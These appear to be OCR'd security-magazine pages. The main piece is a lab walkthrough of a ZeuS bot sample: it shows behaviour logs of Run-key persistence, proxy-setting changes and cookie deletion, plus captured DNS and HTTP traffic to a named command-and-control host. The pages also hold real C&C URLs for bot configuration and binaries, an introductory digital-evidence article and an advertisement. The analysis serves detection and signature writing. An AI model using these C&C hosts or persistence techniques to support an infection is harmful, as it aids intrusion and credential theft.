
network services and to provide fake responses to the malware (Figure 1). On Windows, CaptureBAT is run to capture the process, registry and file system activity.

The malware sample (edd94.exe) was run in the analysis machine for few seconds. Following are some of activities caught by our monitoring tools after the malware execution.

The below screenshot (Figure 10) shows the process, registry and fileystem activity after executing the malware (edd94.exe), also explorer.exe (which is OS process) performs lot of activity (setting registry value and creating various files) just after executing the malware indicating code injection into explorer.exe.


The malware also drops a new file (raruo.exe) into "C:\Documents and Settings\Administrator\Appcation Data\Lyolxi" directory, after which it executes it and creates a new process (Figure 11). Now this is where the cryptographic hash will help us determine if the dropped file (raruo.exe) is same as the original file (edd94.exe), we will come to that later.

Another interesting activity is explorer.exe setting a registry value `{F561587E-37AB-9701-D0081175F61B}` under the sub key "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" (Figure 12). Malwares usually adds values to this registry key to survive the reboot (persistence mechanism). Also explorer.exe




```
process: created C:\WINDOWS\explorer.exe -> C:\Documents and Settings\Administrator\Desktop\edd94.exe
registry: SetValueKey C:\Documents and Settings\Administrator\Desktop\edd94.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer
process: created C:\Documents and Settings\Administrator\Desktop\edd94.exe -> C:\Documents and Settings\Administrator\Application Data\Lyo
file: Write C:\Documents and Settings\Administrator\Desktop\edd94.exe -> C:\Documents and Settings\Administrator\Application Data\Lyolxi\r
registry: SetValueKey C:\Documents and Settings\Administrator\Application Data\Lyolxi\raruo.exe -> HKCU\Software\Microsoft\Windows\Current
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Internet Explorer\PhishingFilter\Enabled
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Internet Explorer\Privacy\CleanCookies
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\0\1609
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\1\1406
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\1\1609
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\2\1406
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\2\1609
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\3\1406
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\3\1609
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\4\1406
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\4\1609
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\MigrateProxy
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyEnable
registry: DeleteValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyServer
registry: DeleteValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyOverride
registry: DeleteValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\AutoConfigURL
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKLM\SYSTEM\ControlSet001\Hardware Profiles\0001\Software\Microsoft\windows\CurrentVersio
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Connections\SavedLegacyS
file: Write C:\WINDOWS\explorer.exe -> C:\Documents and Settings\Administrator\Application Data\Cirudu\eswoo.umb
file: Write C:\WINDOWS\explorer.exe -> C:\Documents and Settings\Administrator\Application Data\Cirudu\eswoo.umb
file: Write C:\WINDOWS\explorer.exe -> C:\Documents and Settings\Administrator\Application Data\Cirudu\eswoo.umb
file: Write C:\WINDOWS\explorer.exe -> C:\Documents and Settings\Administrator\Application Data\Cirudu\eswoo.umb
file: Write C:\WINDOWS\explorer.exe -> C:\Documents and Settings\Administrator\Application Data\Cirudu\eswoo.umb
file: Delete C:\WINDOWS\explorer.exe -> C:\Documents and Settings\Administrator\Cookies\administrator@ad.yieldmanager[2].txt
file: Delete C:\WINDOWS\explorer.exe -> C:\Documents and Settings\Administrator\Cookies\administrator@gmer[2].txt
file: Delete C:\WINDOWS\explorer.exe -> C:\Documents and Settings\Administrator\Cookies\administrator@google.co[1].txt
file: Delete C:\WINDOWS\explorer.exe -> C:\Documents and Settings\Administrator\Cookies\administrator@google[1].txt
file: Delete C:\WINDOWS\explorer.exe -> C:\Documents and Settings\Administrator\Cookies\administrator@honeynet[1].txt
```

Figure 10. *CaptureBAT output showing process, file and registry activity*




```
river: CaptureProcessMonitor
river: CaptureRegistryMonitor
river: CaptureFileMonitor
-----------------------------------------
d C:\WINDOWS\explorer.exe -> C:\Documents and Settings\Administrator\Desktop\edd94.exe
lueKey C:\Documents and Settings\Administrator\Desktop\edd94.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders\A
d C:\Documents and Settings\Administrator\Desktop\edd94.exe -> C:\Documents and Settings\Administrator\Application Data\Lyolxi\raruo.exe
Documents and Settings\Administrator\Desktop\edd94.exe -> C:\Documents and Settings\Administrator\Application Data\Lyolxi\raruo.exe
lueKey C:\Documents and Settings\Administrator\Application Data\Lyolxi\raruo.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer
```

Figure 11. *edd94.exe dropping a new file raruo.exe*




```
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Run\{F561587E-5C96-37AB-9701-D0081175F61B}
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Run\{F561587E-5C96-37AB-9701-D0081175F61B}
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Run\{F561587E-5C96-37AB-9701-D0081175F61B}
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Run\{F561587E-5C96-37AB-9701-D0081175F61B}
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Run\{F561587E-5C96-37AB-9701-D0081175F61B}
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Run\{F561587E-5C96-37AB-9701-D0081175F61B}
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Run\{F561587E-5C96-37AB-9701-D0081175F61B}
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Run\{F561587E-5C96-37AB-9701-D0081175F61B}
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Run\{F561587E-5C96-37AB-9701-D0081175F61B}
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Run\{F561587E-5C96-37AB-9701-D0081175F61B}
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Run\{F561587E-5C96-37AB-9701-D0081175F61B}
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Run\{F561587E-5C96-37AB-9701-D0081175F61B}
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Run\{F561587E-5C96-37AB-9701-D0081175F61B}
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Run\{F561587E-5C96-37AB-9701-D0081175F61B}
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Run\{F561587E-5C96-37AB-9701-D0081175F61B}
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Run\{F561587E-5C96-37AB-9701-D0081175F61B}
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Run\{F561587E-5C96-37AB-9701-D0081175F61B}
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Run\{F561587E-5C96-37AB-9701-D0081175F61B}
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Run\{F561587E-5C96-37AB-9701-D0081175F61B}
```

Figure 12. *explorer.exe creating setting the registry value to survive the reboot*




```
eth1  [Wireshark 1.6.5  (SVN Rev Unknown from unknown)]
Filter: (ip.addr eq 192.168.1.100 and ip.addr eq 4.2.2.2) and (uc   Expression...  Clear  Apply
No.  Time      Source         Destination    Protocol Length Info
   4 0.000078  192.168.1.100  4.2.2.2        DNS          80 Standard query A users9.nofeehost.com
   5 0.032087  4.2.2.2        192.168.1.100  DNS          96 Standard query response A 192.168.1.2

+ Frame 4: 80 bytes on wire (640 bits), 80 bytes captured (640 bits)
+ Ethernet II, Src: Vmware_87:a7:71 (00:0c:29:87:a7:71), Dst: Pegatron_dc:6b:de (70:71:bc:dc:6b:de)
+ Internet Protocol Version 4, Src: 192.168.1.100 (192.168.1.100), Dst: 4.2.2.2 (4.2.2.2)
+ User Datagram Protocol, Src Port: 54298 (54298), Dst Port: domain (53)
+ Domain Name System (query)
```

Figure 13. *Wireshark showing DNS query made by the malware*



```
Follow TCP Stream
Stream Content
GET /patrickkeed/all.bin HTTP/1.1
Accept: */*
Connection: Close
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1)
Host: users9.nofeehost.com
Cache-Control: no-cache

HTTP/1.1 200 OK
Server: INetSim HTTP Server
Connection: Close
Content-Length: 258
Content-Type: text/html
Date: Sat, 07 Jul 2012 20:15:54 GMT

<html>
  <head>
    <title>INetSim default HTML page</title>
  </head>
  <body>
    <p></p>
    <p align="center">This is the default HTML page for INetSim HTTP server fake mode.</p>
    <p align="center">This file is an HTML document.</p>
  </body>
</html>
```

Figure 14. *Malware trying to download configuration file*



abuse.ch ZeuS Tracker

Home | FAQ | ZeuS Blocklist | ZeuS Tracker | Submit C&C | Removals | ZTDNS | Statistic | RSS Feeds | Contact | Links

ZeuS Tracker :: ZeuS Host users9.nofeehost.com

The ZeuS C&C **users9.nofeehost.com** was not found in the ZeuS Tracker database.
However, this ZeuS C&C was listed previously but has been removed on **2012-03-27 12:14:42 (UTC)** with the following reason: **investigated/cleaned**

Historical Information

ZeuS C&C:	**users9.nofeehost.com**
Dateadded:	2012-03-22 14:47:12 (UTC)
Lastupdated:	0000-00-00 00:00:00 (UTC)
Uptime (hhh:mm:ss)	-838:59:59
Removal date:	**2012-03-27 12:14:42 (UTC)**
Removal reason:	**investigated/cleaned**

ZeuS URL	HTTP Status	Type
users9.nofeehost.com/patrickkeed/u.bin	HTTP 404	ConfigURL
users9.nofeehost.com/patrickkeed/all.bin	HTTP 404	ConfigURL
users9.nofeehost.com/patrickkeed/1.bin/bot.exe	HTTP 404	BinaryURL
users9.nofeehost.com/patrickkeed/1.bin/all.exe	HTTP 404	BinaryURL

# of URLs: 4

copyright © zeustracker.abuse.ch, version 1.2 / 2010-09-13

Figure 15. *ZeuS Tracker results for the domain*

creating this registry key is suspicious and could be the result of malware injecting code into explorer.exe.

Wireshark also captured the malware performing a dns look to resolve the domain "users9.nofee-host.com" also the domain resolved to the IP address 192.168.1.2 which is our linux machine (Figure 13), this is because INetSim which was running on the linux machine responded to the dns query by giving a fake response. Now we have tricked the malware to think that `users9.nofeehost.com` is at IP address 192.168.1.2 which is our host machine (Linux), that way we have not allowed the malware to connect to the internet and also have control over our analysis.

Then the malware tries to establish an http connection trying to download a configuration file (all.bin) from the domain `users9.nofeehost.com` (Figure 14), also the INetSim gave a fake response page, we can also configure INetSim to respond with whatever custom page we want to.


ZeuS Tracker (project that keeps track of ZeuS command and control servers around the world) shows that this domain (`users9.nofeehost.com`) was previously listed as ZeuS command and control server also the pattern that we captured is same as mentioned in the ZeuS tracker (Figure 15). This confirms that we are dealing with ZeuS bot (zbot).

Conclusion

By setting up a safe malware analysis lab we were able to perform basic static and dynamic analysis to uncover the characteristics of the malware without actually infecting any of the production systems. The patterns identified after analysis can now be used to create signatures for the security devices.

MONNAPPA K A

Monnappa K A is based out of Bangalore, India. He has an experience of 7 years in the security domain. He works with Cisco Systems as Information Security Investigator. He is also the member of a security research community SecurityXploded (SX). Besides his job routine he does reasearch on malware analysis and reverse engineering, he has presented on various topics like "Memory Forensics", "Advanced Malware Analysis", "Rootkit Analysis", "Detection and Removal of Malwares" and "Sandbox Analysis" in the Bangalore security community meetings. His article on "Malware Analysis" was also published in the Hakin9 ebook "Malware – From Basic Cleaning To Analyzing". You can view the video demo's of all his presentations by subscribing to his youtube channel: http://www.youtube.com/user/hackycracky22.



[GEEKED AT BIRTH]

University of Advancing Technology
UAT
Learn. Experience. Innovate.

You can talk the talk.
Can you walk the walk?

[IT'S IN YOUR DNA]

LEARN:
Advancing Computer Science
Artificial Life Programming
Digital Media
Digital Video
Enterprise Software Development
Game Art and Animation
Game Design
Game Programming
Human-Computer Interaction
Network Engineering
Network Security
Open Source Technologies
Robotics and Embedded Systems
Serious Game and Simulation
Strategic Technology Development
Technology Forensics
Technology Product Design
Technology Studies
Virtual Modeling and Design
Web and Social Media Technologies

www.uat.edu > 877.UAT.GEEK

Evidence Analysis: The Novice Approach

Technology as it takes a leap with every next second, also calls for a leap in the security concern. The lack of awareness and the lack of legal infrastructure involved, calls in turn, for a breach of security, though unsolicited. And then there are all those black hat guys – intruders, hackers, cyber criminals wanting to enter into systems, hack databases,create backdoors and gain access.

The result is a committed cyber crime which results in an evidence of digital nature that needs to be collected,analyzed and then be documented to be produced in the court of law as an accepted evidence.


In the following paragraphs we look into the overview of the whole process and then we will have an in-depth look into each step of the Evidence Analysis process, in the future issues.

But before we enter our discussion, there are few basic concepts of security,that I would like to start off with.

The ABC Of Digital Security

The basic triangle of security

This is the basic triangle of security (as I call it) of any nature and the three vertices are what we can call as the “guidance factors” of all security measures,designs etc.



Now, this a triangle where the three vertices of the triangle tells about three important pillars of security. Now, we by default, sit somewhere at a point , geometrically known as the *centroid* the triangle. In simple words, it is the point which is equidistant to all the three vertices, that in our case means that we are at equal distance with each of our three pillars.

It is very clear that the moment we close to a vertice, we implicitly get away from the other 2 vertices. That means, *a trade-off has been done to achieve more of one of the three fundamental pillars and hence less of the other two pillars*. Let us understand this better with a couple of real life examples:

More Security: Less Functionality; Less Ease of use

Say, you stay at your house that has a main door for someone to enter your house. Now, you want to increase the security measures to safeguard you and your family. What you do is add additional levels of security by adding a big iron gate before the main gate. This has no doubt, made the system more secure but has reduced your ease of use and the functionality of the already existing door.

[+] The 2-step verification process of logging-in in Gmail,Youtube etc.

More Ease of Use: Less Security; Less Functionality


Let us take a very common scene in this. There is a function at your home and you need a couple of people for the regular household work, for a period of say, 2 days. Now, it is most unlikely that you will remember the name of all who come in for the purpose (but obviously brought in by someone you trust and know well). Now what you will do is call them by a generalized term, let us say, Bro. Now this "bro" has brought you more ease of use of the people, but also has somewhat less security as if say one of them has some ill-idea floating in his mind, he can get a view of your security inside. Also we landed in less functionality as since you do not know who "Bro A" is and what he is expert at. Obviously,you have to call your HR manager and give the task to him, but the fact remains.

[+] Easy and guessable passwords.
[+] Less Validation checks at your website database access.

Obviously, these are theoretical assumptions but the fundamental always lives.

The Core Principles Of Information Security

There are basically 3 core principles of Information Security:



These are sometimes also collectively,known as the "CIA triad."

In addition to these, 2 more principles also form the backbone of Information Security.

These are: Authenticity and Non- Repudiation.

We will see how practically they come into the scene and help in the process of evidence analysis and other information security mechanisms, in the next issue.

Below is the list of topics that will be covered in the coming months:

- The Data Acquisition Process
- Evidence Collection
- Analysis Of Evidence: A Brief Look At E.A. Tools
- Documentation
- Some Other Relevant Information

MUDIT SETHIA

Mudit is a young tech-security enthusiast with special interest in technical as well as the legal aspects of Information Security . He has a certification in Digital Evidence Analysis and Cyber Laws. He loves everything that is related to technology. Also, he loves music, travelling, adventure and cell phones. You can connect him at: write2mudit@outlook.com.

a d v e r t i s e m e n t

IT-Securityguard
Lets secure IT

contact: contact@it-securityguard.com
www.it-securityguard.com

Glimpse of Static Malware Analysis

Internet has become an essential part on our day-to-day life. We are using it to communicate, exchange information, perform bank transaction, etc. Researchers are working around the clock to expand this service and optimize it. Hackers on the other hand are leveraging this crucial service to perform cybercrime activities such as stealing credit cards.

